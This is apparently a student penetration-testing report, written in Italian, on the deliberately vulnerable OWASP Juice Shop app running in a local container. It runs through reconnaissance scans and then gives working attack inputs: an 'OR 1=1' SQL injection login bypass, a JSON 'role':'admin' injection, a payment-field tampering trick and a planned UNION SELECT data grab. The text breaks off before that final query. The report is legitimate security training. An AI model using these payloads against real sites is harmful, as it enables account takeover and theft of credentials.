

# Progetto VAPT – OWASP Juice Shop

Sito ufficiale di Juice Shop: <https://owasp.org/www-project-juice-shop/>

---

## Introduzione

Il presente report illustra l'attività di Vulnerability Assessment e Penetration Testing (VAPT) eseguita sull'immagine Docker OWASP Juice Shop, una web-app deliberatamente vulnerabile, utilizzata come piattaforma di formazione per sviluppatori e professionisti della sicurezza informatica.

Il principale scopo di questa analisi è identificare e comprendere alcune delle numerose vulnerabilità presenti nell'immagine Docker impiegando strumenti e tecniche di penetration testing e tentare successivamente di fornire soluzioni adatte ad esse.

Per eseguire il VAPT, abbiamo utilizzato una macchina virtuale con Kali Linux e una distribuzione Linux basata su Debian. Durante l'intero processo, tutte le operazioni eseguite sono state registrate in un file di testo denominato "comandi progetto".

Prima di iniziare l'attività, abbiamo installato Docker su Kali Linux e poi scaricato ed eseguito l'immagine Docker dell'OWASP Juice Shop con i seguenti comandi:

- `docker pull bkimminich/juice-shop`: per scaricare l'immagine Docker Juice Shop.

```
(kali㉿kali)-[~]  
$ docker pull bkimminich/juice-shop  
Using default tag: latest  
latest: Pulling from bkimminich/juice-shop  
Digest: sha256:c24b8ae4373e8ac85e6ab821007c972907a98f1cfecbb98957492b75056002a38  
Status: Image is up to date for bkimminich/juice-shop:latest  
docker.io/bkimminich/juice-shop:latest
```

- `docker run -d -p 3000:3000 bkimminich/juice-shop`: per eseguire l'immagine.

```
(kali㉿kali)-[~]  
$ docker run -d bkimminich/juice-shop  
47369f397d449e4a66a7839f15dd84231ae0c875d1cd72c25ac7b966c099cb09  
  
(kali㉿kali)-[~]  
$ docker ps  
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS        PORTS                NAMES  
47369f397d44   bkimminich/juice-shop  "/nodejs/bin/node /j..."  15 seconds ago Up 12 seconds  3000/tcp             vibrant_yalow
```

Utilizzando il comando `docker inspect 47369f397d44` (dove 47369f397d44 rappresenta l'ID del container contenente l'immagine), si ottengono informazioni cruciali come:

- la porta su cui l'applicazione è in esecuzione:

```
"NetworkSettings": {
  "Bridge": "",
  "SandboxID": "70fe1945e6fd9b95dc8cd95e4b8baa67e0a5c23b0e903caf350cd0d9aad32eae",
  "HairpinMode": false,
  "LinkLocalIPv6Address": "",
  "LinkLocalIPv6PrefixLen": 0,
  "Ports": {
    "3000/tcp": null
  },
}
```

- e l'indirizzo IP relativo:

```
"Networks": {
  "bridge": {
    "IPAMConfig": null,
    "Links": null,
    "Aliases": null,
    "NetworkID": "add98302a02b1aca5b19896b8fc5a5ff6ca3a528933a8abf046b1049c0345877",
    "EndpointID": "475644d9c6606d82b08c350d117fa27086edb2f7810fc7cf81270e9421856edb",
    "Gateway": "172.17.0.1",
    "IPAddress": "172.17.0.2",
    "IPPrefixLen": 16,
    "IPv6Gateway": "",
    "GlobalIPv6Address": "",
    "GlobalIPv6PrefixLen": 0,
    "MacAddress": "02:42:ac:11:00:02",
    "DriverOpts": null
  }
}
```

## Creazione cartella condivisa

Per poter salvare gli output di strumenti e comandi bash, oltre che gli snippet delle schermate per le varie fasi del PT, è necessario creare una cartella condivisa tra la macchina virtuale e il sistema host.

Per poterlo fare, creiamo una cartella sulla macchina locale e successivamente la colleghiamo alla macchina virtuale tramite la sezione “Cartelle Condivise” nelle impostazioni di quest’ultima, facendo attenzione a selezionare i flag relativi a:

- *Montaggio automatico*: permette al sistema guest di tentare di montare automaticamente la cartella condivisa all’avvio
- *Rendi permanente*: permette ad una cartella condivisa di essere permanente nel tempo e tra varie sessioni

Una volta fatto ciò, sulla VM è necessario eseguire un paio di comandi bash:

- `sudo mkdir /mnt/commands-folder`: per creare una cartella di salvataggio anche sul sistema guest
- `sudo mount -t vboxsf commands-folder /mnt/commands-folder`: per collegare la cartella guest con la corrispettiva sulla macchina host

## 1. Information Gathering

Quella di Information Gathering rappresenta la fase in cui vengono raccolte tutte le informazioni disponibili ed ottenibili associate al target del PT. Rappresenta il cardine di tutto il processo, in quanto le informazioni raccolte saranno l'input fondamentale per le fasi successive.

Gli obiettivi principali che ci si prefigge di raggiungere sono vari, tra cui ad esempio:

- Identificazione di risorse e componenti della web app
- Scoperta delle tecnologie impiegate
- Identificazione di potenziali punti di ingresso per attacchi
- ...

L'information gathering si può articolare in diverse fasi come: infrastructure enumeration, service enumeration, host enumeration, port scanning, ...

### 1.1 Ping test

Il ping o (Packet Internet Groper) è uno strumento che impiega l'Internet Control Message Protocol (ICMP) per l'invio di un messaggio chiamato "ICMP request" ad un preciso indirizzo IP, il quale dovrebbe a sua volta rispondere tramite una "ICMP reply".

Se avviene il cosiddetto "ritorno di comunicazione" allora si è testata con successo la rete IP e si può garantire la raggiungibilità dell'IP in questione.

Il protocollo ICMP non si basa su nessuna applicazione di alto livello, perciò viene verificata solo la connettività di base (livelli 1, 2, 3 del modello OSI).

```
(kali㉿kali)-[~]
$ ping -c 5 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.075 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.041 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.040 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.040 ms

— 172.17.0.2 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4102ms
rtt min/avg/max/mdev = 0.040/0.047/0.075/0.013 ms
```

## Conclusione

Tutti i 5 packet trasmessi all'indirizzo IP su cui è ospitata la web-app sono stati ricevuti correttamente, garantendo la raggiungibilità dell'host e la sua connessione alla rete.

## 1.2 Port Scanning

La scansione delle porte viene eseguita tramite Nmap (Network Mapper), uno strumento open source per la scansione delle reti e la rilevazione delle vulnerabilità. È soprattutto impiegato per scoprire host e servizi su una rete di PC, creando una vera e propria mappa virtuale della rete.

Il suo ciclo di funzionamento prevede diverse fasi, tra cui:

- *Scansione delle porte*: identifica quali porte di un host sono aperte, chiuse o “filtered”
- *Rilevazione dell’OS*: determina il tipo e la versione di sistema operativo in esecuzione
- *Rilevazione dei servizi*: identifica i servizi software che si trovano in stato di “listening” sulle porte aperte
- ...

```
(kali㉿kali)-[~]
$ sudo nmap -p 3000 -sS -O -T3 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 12:27 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000040s latency).

PORT      STATE SERVICE
3000/tcp  open  ppp

MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 4.15 - 5.8 (96%), Linux 2.6.32
nux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Synology DiskSta
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.57 seconds
```

I flag impiegati per realizzazione della scansione sono:

- -sS: determina la scansione SYN per individuare le porte aperte
- -O: per tentare di rilevare il tipo e la versione di sistema operativo
- -T3: template di temporizzazione configurabile con valori <0-5>, in base alla velocità prescelta

## Conclusione

La porta analizzata, la 3000/tcp, risulta aperta e riconosciuta come servizio “ppp” (Point-to-Point Protocol). Questo significa che un’applicazione si trova in stato di “listening” su quella porta.

Il fatto che venga riconosciuto come servizio ppp, potrebbe dipendere da un paio di fattori, come:

- *VPN o Dial-Up Connections*: trovare ppp potrebbe indicare che la macchina è configurata per accettare connessioni remote
- *Errori di rilevazione*: a volte, Nmap potrebbe non identificare correttamente il servizio a causa di configurazioni differenti da quelle standard o di una risposta inaspettata dal server.

Per poter verificare l’eventualità di questa situazione, si esegue una scansione più approfondita tramite l’impiego di script specifici che potrebbero fornire maggiori informazioni relative al servizio in esecuzione. In particolare:

```
(kali@kali)-[~]
$ sudo nmap -p 3000 -sV --script=default,safe 172.17.0.2
```

il cui output (contenuto nel file `./information-gathering/nmap_script_service_scan.txt`) suggerisce che Nmap non è stato in grado di identificare con certezza il servizio in esecuzione sulla porta 3000/tcp, ma ha trovato comunque delle risposte http che suggeriscono che si tratti di un server web, probabilmente quello dell’app di OWASP Juice Shop.

### 1.3 Nikto Scan

Nikto è uno scanner open source che permette la scansione e l’individuazione di potenziali vulnerabilità e problemi di configurazione all’interno di server web, inclusi file pericolosi.

```
(kali@kali)-[~]
$ sudo nikto -h http://172.17.0.2:3000
- Nikto v2.5.0

+ Target IP: 172.17.0.2
+ Target Hostname: 172.17.0.2
+ Target Port: 3000
+ Start Time: 2024-07-23 15:58:19 (GMT2)

+ Server: No banner retrieved
```

il flag “-h” indica il target della scansione.

## Informazioni base

- Indirizzo IP target: 172.17.0.2
- Porta target: 3000/tcp
- Server: “*No banner retrieved*”, indica che nikto non è stato in grado di identificare correttamente la tipologia di web server in esecuzione

## Analisi Output

### A. Header HTTP:

```
+ Server: No banner retrieved
+ /: Retrieved access-control-allow-origin header: *.
+ /: Uncommon header 'x-recruiting' found, with contents: /#/jobs.
```

- *access-control-allow-origin header*: è un header che viene impiegato per controllare quali risorse su un server web possono essere richieste da script eseguiti su pagine web di altri domini.

In questo caso, il valore “\*” indica che l’accesso al servizio è consentito da qualsiasi origine e potrebbe costituire la causa di potenziali rischi di accessi non autorizzati da parte di utenti esterni malintenzionati, soprattutto se non configurato correttamente.

- *x-recruiting header*: header particolare, non standard, con contenuto “/#/jobs”, che suggerisce l’esistenza di una possibile sezione del sito dedicata al reclutamento di personale.

### B. Header di sicurezza:

```
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://c
+ assets/public/favicon_js.ico: The X-Content-Type-Options header is not set. T
to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vu
/site.com: Potentially interesting header found. File found. See: https://v
```


- *x-content-type-options header*: il valore di questo header risulta non impostato e questo non forza il browser a rispettare la tipologia di contenuto dichiarato, aumentando il rischio di attacchi di sicurezza informatica come XSS (Cross Site Scripting).

## C. File & Directory:


```
+ /ftp/: This might be interesting.
+ /public/: This might be interesting.
```

- *robots.txt*: contiene una voce “/ftp” che restituisce il codice HTTP 200, il che suggerisce che questa rotta sia accessibile pubblicamente.

Esso potrebbe contenere file sensibili per l'applicazione, perciò queste rotte sono da ispezionare manualmente:



Provando ad aprire alcuni di questi file lato bash (tramite strumento *wget*), come ad esempio “*acquisitions.md*”, scopriamo che si tratta di documenti confidenziali e riservati...





... che sono però accessibili pubblicamente, costituendo rischi tangibili per la sicurezza informatica dell'applicazione web.


- File con estensione “.egg”, “.war” o “.cer”: potrebbero contenere codice eseguibile o certificati di varia specie ed essere quindi impiegati per

## 1.4 WhatWeb Scan

WhatWeb è uno strumento di rilevazione di informazioni utilizzato per identificare e profilare tecnologie utilizzate da un sito web. Fornisce informazioni dettagliate sui componenti software in esecuzione su un server web.

Il suo funzionamento prevede:

- Identificazione del software e delle versioni del web server
- Rilevazione di CMS (Content Management System), linguaggi di programmazione, librerie JavaScript, framework impiegati, ecc...
- ...



```
(kali㉿kali)-[~]
$ sudo whatweb http://172.17.0.2:3000
http://172.17.0.2:3000 [200 OK] Country[RESERVED][ZZ], HTML5, IP[172.17.0.2], JQuery[2.2.4], Script
[module], Title[OWASP Juice Shop], UncommonHeaders[access-control-allow-origin,x-content-type-optio
ns,feature-policy,x-recruiting], X-Frame-Options[SAMEORIGIN]
```

Informazioni ottenute:

- *URL*: http://172.17.0.2:3000
- *[200 OK]*: indica che il server ha potuto completare la richiesta HTTP correttamente
- *Country[RESERVED][ZZ]*: che indica che l'indirizzo IP dell'host analizzato non è associato a un paese specifico e ZZ è un codice con lo stesso significato
- *HTML5*: markup language
- *IP[172.17.0.2]*
- *JQuery[2.2.4]*: versione della libreria JavaScript impiegata
- *Script[module]*: informa che l'app usa script con attributo “type=module”
- *Title[OWASP Juice Shop]*
- *UncommonHeaders[...]*: mostra intestazioni HTTP particolari scovate nella risposta del server web
- *X-Frame-Options[SAMEORIGIN]*: impedisce il framing del contenuto della web-app da parte di altri siti.




## 1.5 Dirb Scan

Dirb è uno strumento di brute force per il web, utilizzato per scoprire directory e file nascosti su un server web. Utilizza un dizionario di parole predefinito per cercare risorse non indicizzate o nascoste.

Il suo funzionamento prevede diverse funzioni, tra cui:

- Legge un file di dizionario e prova a visitare ogni voce come una directory o file sul server web target.
- Riporta tutte le risorse che restituiscono una risposta positiva, indicando la presenza della risorsa.
- ...



```
(kali㉿kali)-[~]
$ sudo dirb http://172.17.0.2:3000
[sudo] password for kali:

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jul 23 20:02:44 2024
URL_BASE: http://172.17.0.2:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://172.17.0.2:3000/ —
+ http://172.17.0.2:3000/assets (CODE:301|SIZE:179)
+ http://172.17.0.2:3000/ftp (CODE:200|SIZE:11062)
+ http://172.17.0.2:3000/profile (CODE:500|SIZE:1154)
+ http://172.17.0.2:3000/promotion (CODE:200|SIZE:6586)
+ http://172.17.0.2:3000/redirect (CODE:500|SIZE:3119)
+ http://172.17.0.2:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.17.0.2:3000/snippets (CODE:200|SIZE:792)
+ http://172.17.0.2:3000/video (CODE:200|SIZE:10075518)
```

## Risultati

- DOWNLOADED: numero di richieste effettuate, in questo caso 4612
- FOUND: numero di percorsi non indicizzati/nascosti identificati, in questo caso 9

I risultati indicano la presenza di più risorse e potenziali punti di accesso che possono essere esplorati ulteriormente per ottenere maggiori informazioni.

---

## Conclusione Information Gathering

Questa fase ha permesso la raccolta di molte informazioni critiche sul funzionamento dell'immagine docker OWASP Juice Shop. Questi dati risulteranno fondamentali per le successive fasi del PT, in quanto permetteranno di concentrarsi maggiormente su vulnerabilità specifiche e sul loro exploit.

## 2. Vulnerability Assessment

Questa fase ha lo scopo principale di identificare e analizzare le vulnerabilità presenti nei sistemi, nelle reti o nelle applicazioni dell'organizzazione in esame. Si tratta di un passaggio fondamentale poiché fornisce un quadro dettagliato delle potenziali debolezze che un attaccante potrebbe sfruttare per compromettere la sicurezza dell'ambiente sottoposto a test.

### 2.2.1 SQL Injection

SQL Injection è una vulnerabilità che consente ad un utente malintenzionato di interferire con la struttura delle query che un'applicazione effettua verso il proprio database per visualizzare dati che non sarebbe altrimenti in grado di recuperare.

È possibile verificare la vulnerabilità di “OWASP Juice Shop” a questo tipo di injection tramite testing manuale sulle query attraverso diversi input-fields, come ad esempio quello presente nelle varie pagine di login/registration.

In questo caso, abbiamo utilizzato una query generica per determinare la tipologia di database impiegato e abbiamo riscontrato che il gestore utilizzato è SQLite. Inoltre, siamo riusciti a individuare la query che permette il recupero dei dati durante il processo di verifica delle email e delle password degli utenti.

```
"original":{
  "errno":1,
  "code":"SQLITE_ERROR",
  "sql":
    "SELECT * FROM Users WHERE email = '' SELECT * --' AND password = '252a8156d87a671bfeb32a02f200406f' AND deletedAt IS NULL"
},
"sql":
"SELECT * FROM Users WHERE email = '' SELECT * --' AND password = '252a8156d87a671bfeb32a02f200406f' AND deletedAt IS NULL",
"parameters":{
}
```

La query impiegata: *SELECT \* FROM Users WHERE email = '' AND password = ''*.

Inoltre, veniamo a conoscenza della tabella Users che conterrà i vari utenti.

## 2.2.2 SQL

Esiste tuttavia un altro metodo per sfruttare una SQL Injection, ad esempio utilizzando la richiesta che recupera tutti i prodotti quando si apre la pagina Home.

Analizzando questa richiesta con Burp Suite, è possibile modificarla nella query 'GET /rest/products/search?q=' aggiungendo una query SQL adeguata.


Abbiamo aggiunto un input casuale per capire quale fosse l'effettiva query SQL.

```
{
  "error": {
    "message": "SQLITE_ERROR: near \"apple\": syntax error",
    "stack": "Error: SQLITE_ERROR: near \"apple\": syntax error",
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%apple%' OR description LIKE '%apple%' AND deletedAt IS NULL) ORDER BY name"
  }
}
```

`SELECT * FROM Products WHERE (( name LIKE '%...' ))` risulta essere la parte interessante.

## 2.3 XSS – Cross Site Scripting

Il Cross-Site Scripting (XSS) è una vulnerabilità di sicurezza presente nei siti web che consente agli attaccanti di inserire script malevoli nelle pagine web visualizzate da altri utenti. Questi script possono sottrarre cookie, sessioni o altre informazioni sensibili, manipolare il contenuto della pagina o reindirizzare l'utente verso siti dannosi. XSS si verifica quando un'applicazione web non valida o esegue correttamente il contenuto fornito dagli utenti.



Durante il test dell'iniezione di codice JavaScript nel campo di ricerca, è emerso che questo è vulnerabile a XSS. È stato utilizzato un semplice alert, ma avremmo potuto facilmente sottrarre cookie o altre informazioni sensibili.

### 3. Exploitation

Il processo di exploitation durante un penetration testing consiste nell'identificare e sfruttare le vulnerabilità presenti in un sistema o applicazione. Una volta individuate le debolezze, l'attaccante simula un attacco reale per ottenere accesso non autorizzato, eseguire codice malevolo, sottrarre dati sensibili o compromettere l'integrità del sistema. Questo processo aiuta a comprendere l'effettiva gravità delle vulnerabilità e a valutare l'impatto potenziale di un attacco, permettendo di implementare misure di sicurezza più efficaci.

#### 3.1 Improper Input Validation


L'Improper Input Validation è una vulnerabilità di sicurezza che si verifica quando un'applicazione non valida correttamente gli input forniti dagli utenti. Questa vulnerabilità può condurre ad attacchi di injection, come l'SQL Injection.

Utilizzando Burp Suite per analizzare la richiesta effettuata durante il processo di registrazione, si nota che una richiesta POST contiene i dati immessi dall'utente.

Modificando questa richiesta abbiamo la possibilità di aggiungere nel contenuto della richiesta JSON la chiave 'role' con il valore 'admin', che ci consente di creare un profilo amministratore.

```
{
  "email": "example@juice-shop.org",
  "password": "12341234",
  "passwordRepeat": "12341234",
  "role": "admin",
  "securityQuestion": {
    "id": 6,
    "question": "Paternal grandmother's first name?",
    "createdAt": "2024-07-28T12:45:47.474Z",
    "updatedAt": "2024-07-28T12:45:47.474Z"
  },
  "securityAnswer": "Nonna"
}
```

#### Admin Role




La stessa modalità può essere utilizzata per ottenere una Membership Deluxe gratuitamente dopo aver creato un profilo base.

In questo caso, invece di aggiungere una coppia chiave-valore alla richiesta, è sufficiente modificare il valore di 'paymentMode' da 'wallet' (cioè, anziché scalare l'importo dell'iscrizione dal portafoglio utente...) a 'none' (... si comunica al sito che per questa richiesta in particolare non sarà necessario alcun metodo di pagamento).

[illegible]

La prova:



### 3.2.1 SQL Injection

Ora che siamo a conoscenza che questa applicazione è vulnerabile a SQL Injection, possiamo sfruttare questa debolezza con query specifiche, come:

- 'OR 1 = 1 -- : per accedere direttamente ad un account amministratore.
- *example@juice-shop.it* -- : per accedere ad un account precedentemente scoperto

[illegible]

Per accedere con un indirizzo email specifico, possiamo intercettare la risposta del server successivamente ad un'azione di login e ottenere il token che, se decodificato (JWT - Base64), fornisce molte informazioni, come la password criptata.

```
{
  "status": "success",
  "data": {
    "id": 22,
    "username": "",
    "email": "example@juice-shop.it",
    "password": "0fe4f43e1dd173abc07ce508a74800e2",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage":
"/assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-07-25 13:44:04.506 +00:00",
    "updatedAt": "2024-07-25 13:44:24.444 +00:00",
    "deletedAt": null
  },
  "iat": 1721915089
}
```

### 3.2.2 SQL Injection

Utilizzando la query scoperta nel punto “2.2.2” possiamo richiedere tramite UNION SELECT le informazioni che ci interessano (e-mail e password) invece che quelle per i prodotti.

Dopo aver esaminato la risposta della richiesta GET, abbiamo formulato una query valida:

